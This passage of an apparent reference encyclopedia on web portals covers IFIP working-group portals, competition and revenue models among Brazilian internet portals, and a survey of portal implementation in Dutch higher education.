

ifip.org) where general information about IFIP is located, but more importantly for this discussion, access to IFIP's Technical Committees and Working Groups.

In this article, we will begin by examining the links leading from TC-3: ICT and Education. Selecting TC3 from the IFIP home page takes you to the TC3 home and WG3.4 link pages shown in Figures 3 and 4.

The TC3 site provides information such as aims of the Technical Committee, membership of the TC and WGs, strategic plans, calendar of events, and a private area for officers of the TC and WGs. All of this content resides on the IFIP server, which for this purpose, provides a site that is little different to a conventional Web page. The next stage, however, when "Web site" is selected from the WG3.4 link page, moves the action to a server in Australia (IFIP-WG3.4, 2006) where the bulk of the WG3.4 information is stored and accessed from.

This page is currently under development, but will be the main portal for this Working Group with access being provided to many other related sites relevant to those

Figure 6. IFIP WG9.7 portal

interested in professional and vocational education. It has some way to go before being able to be considered a really useful portal.

Another IFIP Working Group Web site that is much closer to the ideal of a portal is that of WG9.7 – History of Computing (IFIP-WG9.7, 2006). This portal offers, first of all, access to some fairly mundane administrative matters such as a list of members, minutes of meetings, reports, past and planned events, and access to the IFIP home page. Next are details of a Hofstra University Course on Computing History Resource Adaptation (The Chair of this Working Group is an academic at Hofstra University.). The portal then provides access to a number of useful resources for those interested in the History of Computing. These include information from an IFIP report (Impagliazzo, Campbell-Kelly, Davies, Lee, & Williams, 1998) and the Hobbes' Internet Timeline (Zakon, 2006).

A section on computing museums then lists: IEEE Virtual History Museum, IEEE History Center; The Computer History Museum. Mountain View, California; Computer Conservation Society/British Computer Society and the Science Museum of London; Virtual Museum of Computing, Oxford University; Russian Virtual Computer Museum; The American Computer Museum in Bozeman, Montana; Museum of the History of Science, Oxford, England; Heinz Nixdorf Museum, Paderborn, Germany; Deutsches Museum, Munich, Germany; Intel Museum, Santa Clara, California, USA; and Microsoft Museum, Redmond, Washington, USA. Most importantly, the portal also acts as a gateway and provides links to the Web sites of each of these museums. Other interesting museum sites accessed include: Computing Museum – Jean Jennings Bartik; Text-Mode Games; Computer Hall of Fame; and The Lost Museum of Sciences.

A number of commercial enterprises working with ICT also have an interest in history, and the WG9.7 portal also provides access to the history-related Web sites of Computer Associates, Ericsson, Hewlett-Packard, Intel, IBM, Lenovo Group, Lucent Technologies, Microsoft Corporation, Motorola Corporation, NTT DoCoMo, Nokia, and Sony. Another link is offered to a number of resources and publications relating to computer history, including one to codes and ciphers from World War II (Sale, 2006).

FUTURE DIRECTIONS AND CONCLUSION

Further development needs to be done on almost all of the IFIP sites to develop the full potential of these portals. Apart from the main IFIP portal (home page), the organization relies mainly on volunteers to develop its Web sites. This means that some are just that, normal Web sites, while others are versatile and fully powered portals and many are somewhere in transition between these two. For an international organization of this type, Web portals have much to offer

Figure 7. IEEE virtual museum

in keeping members, as well as the general public, aware of the organization's activities. They are able to do this by segmenting and organizing information into parts that are relevant to a variety of different audiences. This is the power of a portal, to "provide the services of a guide that can help to protect the user from the chaos of the Internet and direct them towards an eventual goal" (Tatnall, 2005).

INTRODUCTION

Tapscott (1996) states that, since the end of the last millennium, the world is witnessing the birth of a new era called the age of networked intelligence, which creates a new economy, new policy and a new society, based on networking of human intelligence through technology. In other words, in this new era, machines do not predominate, but individuals who use networks to combine their intelligence, their knowledge and their creativity to create wealth and social development.

The new economy, which appears with this new era, can be called digital economy because information, in all its forms, becomes digital; that is, it is reduced to bits, binary code formed by combination of ones and zeros, stored on computers and circulating at light speed over networks.

In this new economy, Internet plays a fundamental role, which is shown by its growth and creation of new business (portals, B2B, B2C, search tools, MP3, etc.) all round the world.

In Brazil, the Internet is also growing. There was substantial growth in Internet usage: from 3.9 million users in 2000 to 18 million in 2005 (Ibope, 2006). The comparison of volume of sale on the Internet (B2C mode), between January 2001 and 2005, shows a 254% growth. Another important fact is that in 2005, 20.6 million taxpayers (97.5%) submitted their income tax declarations through Internet. This market growth, allied with new development of network technologies, has increased competition among Brazilian portals.

This article aims to describe the Internet market in Brazil, describing and analyzing its background, business models, revenue sources, and market competition. Besides, this study allows a comparison between some important points in Brazilian market and other international markets.

BACKGROUND

Market Competition

Kalakota (1997) defines the main drivers in Internet portals market: price, content, ease of use, and services offered to consumers.

Porter (1979) identified five competitive forces that determine competitiveness and intrinsic attraction for long term profit in a market (industry) or market segment: rivalry among competitors, potential new competitors, substitute products, buyers and suppliers. The threats that these forces represent are:

- **Threat of Intense Segment Rivalry:** An industry is not attractive if it already contains powerful, aggressive, or a large number of rivals. It is even less attractive if it is stable or in decline, if additional productive capacity takes place in major stages, if fixed costs are high, if barriers to exit are high or if competitors have a major interest in remaining in the segment. These conditions frequently lead to price wars, advertising battles and product launches, which makes competition burdensome.
- **Threat of New Competitors:** The attraction of an industry varies with barriers to entry and exit of the segment. The most attractive segment is one with high barriers to entry and few barriers to exit. Few new companies manage to enter the sector and companies with poor performance can leave easily. When barriers to entry and exit are small, companies can easily enter and leave the sector and returns are stable but low. The worst case is when barriers to entry are low and to exit are high; companies enter in good periods, but find it hard to leave in difficult periods. The result is excess capacity and reduced gains for all.

- **Threat of Substitute Products:** A segment is not attractive when there are real or potential substitutes for the product. Substitutes limit industry prices and profits. The company needs to monitor price tendencies closely. Technological advances or increased competition in substitute sectors mean that prices and profits tend to fall.
- **Threat of Increasing Buyer Bargaining Power:** A segment is not attractive if buyers have major or growing bargaining power. Buyers will try and force a price cut, demand more quality and service options and will set competitors against each other, all to the detriment of the selling company's profits. Purchaser bargaining power grows as they organize and become more concentrated, when the product represents a significant portion of purchaser costs, when the product is not differentiated, when buyer's costs of changing are low, when buyers are sensitive to prices because of low profit margins or when buyers may integrate prior stages in production chain. To protect themselves, companies must select buyers with less negotiating capacity and lower power to change supplier. The best defense is developing better offerings which cannot be rejected by powerful buyers.
- **Threat of Increasing Supplier Bargaining Power:** A segment is not attractive if its suppliers can raise prices or reduce supplies. Suppliers tend to be powerful when concentrated or organized, if there are few substitutes, if the product supplied is important, if the cost of changing supplier is high and if suppliers can integrate later stages of the production chain. The best defenses are to construct relationships with suppliers where all parties win and use various supply sources.

Portal Types

Portal sites give their visitors the opportunity to find everything that they are looking for in a single place. According to Deitel (2004), "most people think of search tools when they hear the word portal" (p. 32). Search tools are normally horizontal portals (i.e., portals that provide services for companies of different industries) that offer information on many topics. More specific portals, those offering a substantial amount of information on a single area of interest, are called vertical portals.

Kalakota (2002) states that portals can be called e-business killer applications. The term portal currently has a variety of meanings in the business world. For our purposes, the definition proposed by Kalakota (2002) will be used: "an aggregate set of services for a specific and well defined user group" (p. 96). For example, Yahoo! is a portal that organizes news, search tools and communications services that consumers want to use. eBay users can administrate business activities associated with auctions.

Kotler (2000) states that the Internet, or more specifically, the World Wide Web, is currently the largest information repository that the world has ever seen. The author says that, in a very short period, the Web has become a key tool for sales and marketing professionals to obtain information about the competition and carry out demographic, sector or customer research.

The portals take many forms. For Turban (2004), one way of differentiating them is by verifying their content, which can be more or less wide-ranging, and their community or target market, which may also vary. Thus, portals can be divided into five types:

- **Publication Portals:** Directed towards large communities with diverse interests, involving very little content customization, except in online research and typical interactive Web resources.
- **Commercial Portals:** Offering less varied content to various markets, commercial portals are the most popular among online communities. Although they allow user interface customization, they are still directed towards wide-ranging markets and their content is very simple (a list of actions and news on pre-selected themes).
- **Personal Portals:** Filter specific information for the user. As with commercial portals, they do not offer wide-ranging content, but are generally more personalized; some go to the extreme of having a single user for their market.
- **Corporate Portals:** Coordinating rich content for a relatively small community. Also known as business portals or business information portals.
- **Mobile Portals:** Accessible from mobile devices.

Revenue Models

According to Turban (2004) revenue model highlights include: transaction, subscription, transaction tariff, advertisement, affiliate and sales models.

The transaction fee model is when a company receives commission on a volume of transactions carried out. For example, the amount paid in the sale or purchase of a house is called a transaction fee. The greater the value of the property, the higher is the transaction fee.

Subscription fees arise when customers pay a fixed value to obtain certain services, generally on a monthly basis. One example would be the access fee charged by a Internet provider: The basic revenue model for access providers is based on the subscription fee.

The advertising fee model exists when companies charge other companies to advertise on their sites. This model is used by radios, TV networks, newspapers, and so forth

Affiliation fees are used when companies receive commissions for routing customers to other sites.

The sale model occurs when companies generate income by selling products and services on their sites. One example is the sale of goods by the Brazilian electronic retailer Submarino.

There are other models, such as fees charged for the use of games or transmission of sports competitions in real time.

Internet Background in Brazil

Medeiros (2002) explains that Internet history in Brazil began in 1988, when Fapesp (Research Support Foundation in the State of Sao Paulo—*Fundação de Amparo à Pesquisa no Estado de São Paulo*), a foment agency of State Secretariat of Science and Technology, linked in to the United States network. The same year, Bitnet (Because is Time to Network), a network connecting Fapesp to Fermilab, a laboratory of high energy physics in Chicago (USA) arrived in Brazil. Information exchange was done by file download and e-mail. In 1989, data exchange was approved between these institutions.

In 1991, using an international line connected to Fapesp, Internet access was opened up to educational institutions, research foundations, and government organizations. Brazil began to take part in international forums, exchanging files and software with other countries.

In 1995, Communications and Science and Technology Ministries published a joint directive creating private access providers and establishing commercial Internet operations in Brazil. The Internet grew substantially in 1996. In 1997, for the first time Brazilian should deliver their income tax returns over the Internet. In 1999, there were more than 2.5 million Internet users.

Brazilian Providers

Data from Ibope (2005), shows three main access providers in Brazil: UOL (Universo Online), Terra and IG. UOL began operating in April, 1996, as an association of country's two main media groups (Grupo Folha and Abril), and to this day demonstrating their vocation for providing content (the current slogan is UOL – The Best Content). In mid 2003, Grupo Abril sold its stock holding, and the sole partners became Grupo Folha and Portugal Telecom (PT). UOL provides access in over 3,000 locations in the country and local number connection in 14 thousand foreign cities. It currently has 1.4 million paying subscribers. Since September, 1999, it has also been an access provider and portal in Argentina (Limeira, 2003).

In 1995, Nutecnet was created (whose first product was an e-mail system) and in December, 1996, following a partnership with a media group called RBS, ZAZ was launched (as an Internet provider and portal). In July 1999, Zaz was acquired by the Telefonica Interativa, a company from the Telefonica group, from Spain, to start its Latin American Internet operations. Terra Networks was created, whose portal became Terra in December, 1999. Company data claims 1.5 million subscribers (Limeira, 2003).

IG (Internet generation), began operating in February 2000, as a free access provider and portal, via association of a group of investors and one of the biggest advertising executives in the country (Limeira, 2003). In 2004, IG was acquired by Brasil Telecom (a telecommunications company).

Ibope/Netratings research (2005), including residential access in Brazil, the United States, and Spain, shows that among the 84 sub-categories, Brazil has one of the highest usage concentrations, with five sub-categories (communities, e-mail, portals, banks, and search tools) accounting for 53.2% of all time spent on the Internet. In Spain and the U.S., these five categories accounted for 39.8% and 30.4% respectively.

Another interesting point for this market is the number of hours Brazilians spend on the Internet. According to Ibope (2006) average time a residential user spends on the Internet is 16 hours and 45 minutes, compared with 15 hours and 40 minutes in France and 14 hours and 46 minutes in the USA, for example.

Portal Classification

Kalakota (2002), proposes classifying portals such as AOL, Yahoo!, Amazon.com, and Microsoft, as *eyeball aggregators*. They operate as super-portals, which use the powerful attraction of free content and service offerings to aggregate and drive Internet traffic. Within this classification, on the Brazilian market, was can include UOL, Terra and IG as super-portals, as they fill all of the requirements as aggregators and drivers of Internet traffic.

Portal Revenues

Normally, portals use more than one model as a source of revenue. It is possible to see that providers mainly use subscription and advertising models.

It should be highlighted that among the three main Brazilian providers, two are associated with telecommunications companies, which shows that portals are also used to leverage other businesses (for example, generating traffic for telcos).

Apart from subscription revenues, these portals have sought to increase their income by increasing revenue from online advertising and developing new products and services for customers. According to Fernando Madeira (M&M, 2005), 85% of Terra revenues come from subscriptions, with the remaining 15% from advertising and e-commerce.

Table 1. Format x Revenu—elaborated by the authors

Format	Portal
Pay per click	UOL, Terra , IG, Yahoo e Google
ROI	Terra e IG
CPM (Advertising)	UOL, Terra, IG, Yahoo, Google e MSN.

Table 2. Comparative unique user growth (IBOPE/Netratings, 2005)

Site	Jan / 04	Oct / 05
UOL	4,177,000	4,287,000
Terra	2,874,00	2,980,000
IG	3,753,000	2,584,000
MSN Messenger (with applications)	0	7,916,000
Yahoo! Search	3,223,000	3,285,000
Google	4,206,000	7,087,000

UOL, for example, from 2005 and on, started selling anti-virus and VoIP services. The Ibope/Intermeios study (Jornal do Commercio: 2005) forecast growth in online advertising in Brazil of 30%. Another interesting factor in this study is that in the first half of 2005, the Internet accounted for 1.7% of Brazilian advertising spending, compared with 2.1% for paid television.

Deitel (2004) says that online purchases are common at major portals. Some portals such as Yahoo!, UOL, Terra, and IG offer users a shopping page linking with various other sites that offer a wide rang of products.

Portals that link consumers to online traders, shopping centers, and auction sites offer many advantages. They help users to collect information on a specific item they are seeking and allow them to research e-commerce.

The structure of online purchasing is different at each portal (Deitel, 2004; Turban, 2004). Some use pay-per-click as a revenue model, others commit to a return on advertising investment (ROI) and others charge to advertise products.

In pay-per-click, the portal sets a value paid by each customer clicking on the advertiser link on the portal.

In ROI, each monetary unit invested in advertising the portal promises to generate exposure so that the advertiser obtains "X times" the value invested. In this situation, the portal becomes a "partner" with the advertiser, as it only gets paid if the advertiser manages to make sales.

In advertising revenues, the portal defines the price for advertising for each format on the site.

The click and ROI models reduce portal revenues, as the success factors for an advertisement depend on the type of advertisement and the offer itself. As none of these factors are decided by the portal, portal revenues are totally dependent on advertisers.

It is important to note that in any model cited, consumers are restricted to retailers enrolled with the site.

Table 1 shows the type of portal revenues for e-commerce transactions.

Kalakota (2002) states that online retailers have tried to cut their dependence on super portals by trying to make consumers visit their sites directly (especially repetitive consumers). On the other hand, the mass purchasing power of these consumer aggregators is considerable.

Brazilian Market Competition

One important point is that Brazilian portals suffer from competition from new entrants (MSN, Google, and Yahoo!), as these competitors are seeking diversify revenues from the advertising market.

The Ibope/Netratings study (2005) shows the growth of new entrants in relation to current competitors. Considering the home page, see Table 2 for the unique user distribution.

Analysis of Table 2 shows us that until the beginning of 2004, the main Brazilian portals were access providers. From then and on, this has changed due to the high growth of unique users at MSN and Google from the Brazilian market.

The importance of the Brazilian market to Google can be seen by moves the company has made in Brazil, creating a research and development center, setting up a Brazilian operation, acquiring search competitors (Akwan) and the large audience on the relationship site Orkut (according to data from Exame magazine, 2005, 75% of Orkut users are Brazilian). Note that half of Google's revenues come from online advertising (Isto É Dinheiro, 2005). Even offering a free product, the company obtains advertising revenue from sponsored links, in which advertisers choose keywords and pay to associate their products with Internet addresses whenever a reply is given to a search.

Another interesting point is that the purchase of Akwan, which provided search services to UOL, forced the competitor to seek new search partners.

As a means of barring Orkut's growth in Brazil, UOL and Terra have launched competing products (UOLkut and Gaia), and have developed and refined the search tools. UOL launched a sponsored link mechanism on its pages in the first half of 2005.

FUTURE TRENDS

It must be noted that according to Ibope/Netratings (2005), Brazil is the country with the third highest telecommunications company site usage in the world with 25,8%, behind only of France (32%) and Germany (26.5%). These sites are used mainly to send SMS messages to mobile phones and to updated and view mobile blogs or moblogs. Considering this fact and in light of Anatel (2005) data stating that Brazil has 80 million cell phones, there is a major tendency for convergence between cell phone and Internet and, consequently, an additional competitor for major Brazilian portals.

The movement of direct and indirect competitors reinforces Porter (2001) theory, which states that the tendency for portals and portal candidates to copy one another destroys originality and competition, generating a zero sum competition and a model based on competitive convergence.

CONCLUSION

The Brazilian portal market is dominated mainly by paid access providers and search sites.

Portals existing in 2005 had a basic strategy to gain new clients and offer content. The entry of new competitors, such as Google, Yahoo!, MSN, increased competition and forced major portals to compete with products that were not in their portfolio.

With the growing number of Internet users, and increased use of broadband, the Internet has got greater appeal to users and advertisers. As broadband changes, user browsing habits and allows use of mass rich media, there are more video advertisements, animations and a greater level of interactivity. This means that online advertising is set to rise. This will increase portal revenues and redistribute revenues among access provider subscriptions and advertising.

Another interesting point is that with the growth of the Internet advertising market, it starts to compete with other media types in the search for revenues. According to data from HSM (2005), the Internet corresponds to 14% of all time that Americans between the age of 12 and 64 years spend on all types of media.

All in all, these changes should further increase sector competition.

KEY TERMS

ANATEL: Brazilian agency which regularizes telecommunications.

E-Commerce Site: Site that sell products through Internet.

IBOPE: Most important Brazilian opinion researcher.

Internet: In this article, it refers to the Word Wide Web.

Provider: Firm which provides Internet access.

Rich Media: Technology which allows using a great level of interactivity, animation, and definition.

Search Tools: Tools which allow users to ask for content meeting specific criteria and retrieve a list of references that match those criteria.

Implementing Portals in Higher Education

Allard Strijker
University of Twente, The Netherlands

Petra Frisser
University of Twente, The Netherlands

PORTALS IN HIGHER EDUCATION

Because of the increasing use of digital information within educational organizations, users encounter problems with finding and selecting the right information. Therefore, the request for personalized information becomes an important issue. Portals are seen as a solution because they can combine various information channels in a personalized way. This was also the conclusion of recent research in which several portals were compared with each other (Keller, 2004) to identify why portals are necessary.

- Management of content (Web-based content, documents and administrative dates, authorisations, versions, fields, and workflow)
- Uniform access (identification, authentication, single sign on)
- Integration of applications: e-mail, electronic learning environments, SIS. CRM, ERP, LDAP, application integration, and data integration)
- Collaboration (e-mail, communities, forums, chat, shared folders, video/audio, metadata, taxonomies, classification of material)

Several definitions (Strijker & Koopal, 2005) of portals are given in the literature, and most of the definitions include the use of different resources, personalized information, and the use of a single interface. A definition that covers various aspects and that is used in this article is the following:

A portal is a system that integrates various applications and retrieves information from different resources to end users through a personalized interface. (Keller, 2004)

The use of Portals in education relates to different closely related aspects such as educational, organizational, and technical procedures. This article describes the current status of the educational implementation of Portals in higher education in the Netherlands in relation to these educational, organizational, and technical aspects.

EDUCATIONAL ASPECTS

Educational aspects relate to activities that take place so that desired learning activities can occur. Terlouw (1997) described these as educational functions:

- Preparatory instructional functions (motivating, connecting with prerequisite knowledge, explaining the instructional goals, giving learning tasks)
- Executive instructional functions (orientation on knowledge, exercising, understanding, integrating and applying knowledge)
- Regulative instructional functions (giving guidance, feedback, testing, and control)
- Constraining instructional functions (facilities)

The formulation of educational functions becomes more detailed as a certain type of educational approach is specifically chosen within an institution. Within one institution, several education approaches will be used (Fisser, 2005). Therefore, the facilities that are necessary within a Portal should be general of nature and adaptable for each program or project. Table 1 gives an overview of examples for the application of technology in education.

Within the current database-oriented course management systems (CMSs), such as Blackboard, WebCT, and Teletop, the major educational functionalities are available that support instructors with activities such as:

- general course organization including a grade book, student mentoring, absence, and planning-related activities for a course;
- lectures and other instructor-led sessions;
- self-study including lectures, activities, tasks, and (may be) practical exercises;
- assignments (such as thesis, report, product, research) that can be done individually or in groups;
- assessment as self-assessment, or to be partly an instrument for grading;
- communication, to support the different functionalities for group work and collaboration; and

Table 1. Types of technology applications related to categories of course support in higher education (Collis, 1999)

Major Educational Use	Examples of Technology Applications
1. Publication, information dissemination	Word processing; HTML editors; WWW sites and browsers to access them, WWW sites associated with database environments; software to facilitate file transfer and document attachments to e-mail; tools for cross-application format retention (i.e., pdf).
2. Communication	E-mail systems, computer-conferencing tools, including WWW boards and other forms of WWW-based conferencing; WWW sites offering communication options for the direct sending of e-mail and forms for structured communication; software for Internet telephony; software environments for audio-video desktop conferencing, for voice-e-mail, for creating video attachments for e-mail; software systems for text-based chat.
3. Collaboration	Groupware, which includes application-sharing software, shared workspaces, WWW-based shared workspaces, WWW-based application sharing, workflow tools; WWW sites designed for collaboration support; tools to allow collaborative writing on documents that are then commonly available to a group.
4. Information & resource handling	CD-ROMs with resource collections, which may or may not be linked with a WWW site; WWW -based search engines; distributed database systems (WWW- and proprietary); WWW sites designed for information organisation, access and sometimes creation; tools to retrieve and display distributed multimedia resources stored as digitised audio and video (including streaming audio and video).
5. Specific for teaching and learning purposes	Stand-alone software for tutorials, simulations, electronic workbenches, demonstrations of processes, collections of resources; interactive software (such as tutorials, quizzes, simulations) stand-alone or accessible via WWW sites; computer-based testing systems; video-capture tools for lecture or presentation capture; video-conferencing (point-to-point and multicasting) for lecture participation; WWW-based pages or environments
6. For course integration	WWW-based course-support (or management) systems.

- management of resources, such as articles, presentations, background information.

The current CMSs can also be considered as a form of content management systems, in which courses define the structure and organization of the content (Strijker & Collis, 2005). The current CMSs are also database-driven and provide already personalized information about the educational process to the users (Strijker, 2004). Instructors only can see, edit, and maintain courses that they are responsible for, and can assess students that are enrolled in that course. Students have access to courses that they are enrolled in, and have access to functionalities such as grade books, course information, and assignments. Personalization of these electronic learning environments has been applied for some time now, because managing the environment became too complicated for both teachers and students. By transferring the content management of the electronic learning environment to portals with a content management system; it is thus possible to support the organization and the structure of the course in an improved manner

ORGANIZATIONAL ASPECTS

Organizational aspects are related to logistics, such as planning of rooms, enrolment, registration of grades, but are also related to personal administration, regulations for scholarships, and management. Within Dutch higher education, a large set of these processes are already automated because the large scale of the organizations require solutions to manage these resources. For example, the University of Twente (2005) has a large number of applications in use: applications are related to research (3 systems), education (10 systems), staff (10 systems), and finances (10 systems). The systems differ in functionality. Each of these systems have a specific target group, management aspect, and an interface to store and retrieve information. Within the University of Twente, for a number of applications, an attempt has been made to combine them into a portal. The example of the University of Twente with the different systems is not unique. The need of institutions to get insight in several processes and systems has resulted into a gradual increase of tailor-made applications.

Because of the large scale on which a portal has to be implemented, the implementation cannot be initiated by students or employees. The decision on the allocation of different sources and systems that are needed can only be made at policy level. These decisions are not only related to financial issues, but also to choosing a specific strategy for the implementation, and to the exchange information about the implementation of the portal.

TECHNICAL ASPECTS

It is possible to use various data applications, and also the technical interoperability possibilities of systems has increased, but coupling data is sometimes not possible, or is hampered by missing data of unique keys such as names, e-mail addresses, user names, and passwords. Because of the specific characteristics of each individual system, it has to be looked at to what extent information can be used effectively.

Portals are thus used to combine different resources from back-office systems to a single personalized user interface. Resources that can be useful for a certain user can be viewed through portlets. Portlets are components that form a portal. Each portlet can retrieve personal data from a certain resource. An e-mail portlet, for example, can retrieve e-mail information from a mail server and show or example the last 10 headings of the new mail. The portlet can also provide links to more specific resources, in this case for example, to the full e-mail messages. In most portals a set of portlets is available to connect to large databases used for e-mail and document management. This component-based approach of portlets can also be found in the design of the e-learning framework of JISC (2004).

From the overview, it becomes clear that there is much information about technical aspects of portals. The relation with the educational and organizational aspects is also described, but descriptions of practical experience are not available. In the next chapter, more insight is given into these aspects.

INVENTORY OF PORTALS IN DUTCH HIGHER EDUCATION

The inventory focuses on the vision, ambition, stakeholders, importance, success factors, and lessons learned in educational, organizational, and technical sense. The inventory was done in two parts; a Web survey for all 58 organizations for higher education in The Netherlands, and seven interviews within the same set of organizations.

Results Web Survey

The Web survey is filled in completely or partly by 23 persons (a response of 43%). For 70% of the 23 organizations that responded, portals are in use; 13% use even more then one portal. Six respondents do not use a portal at all, five of these respondents give, as main reason, that the organization has other priorities. To the question, if a portal provides added value to an organization, 79% reacted positively. Comments about the added value varied between the participants and included reactions such as integration of loosely coupled systems, personalized information, structuring information for different target groups, single point of access, and central information entrance. Twenty-one percent of the respondents are still not convinced if there is an added value.

According to 4 out of the 10 respondents to this issue, the educational management was the initiator, 2 identified higher management, and 3 the students as users as main initiators of the portal implementation. The portal is accessible by different users according to 20 respondents. Seventy-five percent of these respondents answered that students and employees have access to the portal. The main functionalities of the portal were identified (n = 20) as access to Web applications (80%), integrated presentation of relevant information (90%), and working together in groups (50%). The main reasons for an organization to implement a portal are the following; fragmented set of available information (79%), logical step in development (68%), and request from users such as students and employees are identified by most respondents. Within the organizations, different CMSs are used. Fifty-six percent (n = 18) uses Blackboard, 17% N@tschool, 11% Teletop, and 6% uses WebCT. The choice of a portal as a commercial of the shelf solution differs. Twenty-eight percent of the organizations developed a tailor-made solution and used own ICT staff to realize this. Seventy-nine percent (n = 19) of the respondents did find the expected functionalities of the implemented portal in their organization.

Results of the Interviews

Within seven organizations, interviews were carried out with persons responsible for the implementation of a portal in the organization. Two organizations were randomly selected from the set of organizations that did not implement a portal yet. The other five organizations were based on previous research (BIBA, 2005), because it was expected that these organizations had valuable experience as early adopters. The interviews focused on the ambition, current use, policy, and vision related to the implementation of portals in the organization, and described here in the categories education, organization, and technology.

Education

- **Overall Solution:** Portals are considered in a number of institutions as (a partial) substitute or continuator for several existing systems such as CMSs, portfolio's, document management systems, shared online workshops, synchronous communication, and knowledge management systems. Coupling several resources and structuring information is carried out based on characteristics of persons, groups, and professions.
- **Vision:** The educational vision of an institution must connect to the choice of the portal and the aimed functions. At the management level, the choice for portal must therefore be aimed at the educational concept. At a number of institutions, the implementation of the portal has been used to give another direction to the educational concept and to improve and support

collaboration and knowledge management. At other institutions, a portal has been chosen as a process for system integration. The educational change is minimal, but the process to support education is more structured.

- **Stakeholders:** From the different institutions it becomes clear that the question to implement a portal comes mainly from users. Asking advice to future users is thus, an important aspect during the implementation. Involving users such as employees and students at an early stage is probably a strong requirement to implement a portal in the correct manner.
- **Ambition:** The ambition of institutions on the educational area is high. Ambitions are, for example, to exchange and share information, to establish communication forms, and to cooperate. There are already functionalities available for this, but the use of portals can establish far-reaching possibilities, for example, personalizing these functionalities. With portals it is possible to offer streamlined information, which is necessary for the educational process in an effective and personal way.

Organization

- **Work Processes:** From the interviews, it becomes clear that the implementation of a portal requires that work processes are mapped to tasks and responsibilities. The use of data from several resources requires that these sources are also managed and should therefore be recent and accessible. For this reason, the work processes and related responsibilities must be completely clear.
- **Standardization of Work Processes:** Standardizing work processes for administrative, educational, and technical aspects is important because standardized work processes can guarantee the information supply for the portal. For users such as students and employees, it guarantees a uniform and consistent way of working within the institution.
- **Project Planning:** The implementation of portal intervenes on several departments and organizational levels within the institution. For this reason, a project plan is required to keep an overview of the progress of the whole process in the different departments.
- **Phased Setting-Up:** The visited institutions implement the portal phase by phase. The reason for this is that it is very difficult to estimate how much time and resources are necessary to make connections to various systems. Phased implementation makes it possible to learn from a previous phase. It also gives the possibility to introduce new possibilities and functions of the portal gradually. Limited resources in terms of ICT expertise and man strength can be a valid reason for a phased implementation.
- **Available Resources:** The merging of the different institutions in higher education in the Netherlands have influence on stability, financial resources, staff resources, infrastructure, maturity, and also (lack to) uniformity of work processes.

Technology

- **Evolution:** The change of infrastructure, need for capacity, new developments, and problems that arise by daily use of ICT, such as growing user files, also forces to steps. Portals can be related to a various range of these kinds of changes and problems.
- **Architecture:** The choice for a certain vision on ICT architecture can have a large impact on the choice for a certain portal and where developments are aimed. Choosing, for example, an open source solution has a large impact on the implementation of a portal. Also, participating in consortia can have impact on the use of standards and common developments in the consortium.
- **Resources:** A vision in a technical area can simplify choices, but must also be supported with financial resources. A choice, for example, for open source applications can produce a large saving in software licenses. It also means that maintenance and development of such open source applications must be covered, however, with financial resources.
- **Responsibilities:** During the implementation of a portal, it is important that there is a vision how the portal will be used within the institution. The vision and responsibilities must be shared by all stakeholders in such a way that resources could also be allocated in a required way.

General

- **No Common Implementation Route:** The interviews give much information about the different implementation routes. From the interviews, it becomes clear that the current implementation processes differ from each other. These different alternatives can be successful in several institutions. Because of the variety within the institutions, there are too many parameters to set up a common implementation model. The interviews give clear directions for choices that can be made at several institutions and how a portal can be used.
- **Vision:** A vision can help the implementation process for educational, organizational, and technical aspects. Supporting new educational principles by means of portal is possible, but it is necessary that this is also facilitated in technical and organizational resources. Such a vision on implementation however, has to be shared by the whole institution and for this reason,

there is a need for financial resources to involve different people.
- **Success:** Success can be reinforced by offering unique, requested, and extremely useful functionalities.

CONCLUSION

An important reason for the use of portal is the demand for a more effective way of communication and information dissemination for users. Moreover, complaints concerning irretrievable data and time-consuming procedures are important reasons.

The educational process and the tasks related to the use of CMSs are, in most cases, the starting point for the implementation of a portal. Functions for financial aspects such as project administration, salary administration, and hour recording are taken along frequently, directly during the implementation because of many overlapping functionalities. It appears that for some institutions, the implementation of a portal was considered as taking over existing CMS functionalities and content management. Also, extending document sharing, knowledge management, and providing more personal communication forms were mentioned as new developments.

The educational aspects can be supported with several functionalities for offering different resources from the library, student tracking systems, roster information, and course information, but also communication forms such as online chat, sharing documents, and collaborative work.

Portals use, by definition, several resources and systems that must be connected in a technical sense. Streamlining these connections and managing responsibilities for valid information streams takes time. Because of the difference of systems in accessibility and size, it is difficult to predict required time investments. Valuing required resources that are necessary for a portal implementation is, therefore, cumbersome. This relates directly to the current state of the art; an institution, as it happens, especially depends on infrastructure, systems, man strength, ambition, and available resources.

KEY TERMS

Content Management System: A content management system is a software system that is designed to store and retrieve digital documents in a structured way. Course management systems offer functionalities for versioning, various levels for accessibility and user management

Course Management Systems (CMS): A CMS is a software system that is designed to support teachers in developing or structuring course material. The system can often track the learners' progress, which can be monitored by both teachers and learners. While often thought of as, primarily, tools for distance education, they are most often used in a blended learning environment as supplement for face-to-face lessons.

Educational Functionalities: Educational functionalities can support instructors with activities such as: General course organization including a grade book, student mentoring, absence, and planning related activities for a course; Lectures and other instructor-led sessions; Self study including lectures, activities, tasks, and (may be) practical exercises; Assignments (such as thesis, report, product, research) that can be done individually or in groups; Assessment, as self assessment, or to be partly an instrument for grading; Communication, to support the different functionalities for group work and collaboration; Management of resources such as articles, presentations, background information.

Implementation: Implementation is the process of acceptance and integration of a new organizational process in a certain context.

Portal: A portal is a system that integrates various applications and retrieves information from different resources to end users through a personalized interface (Keller, 2004).

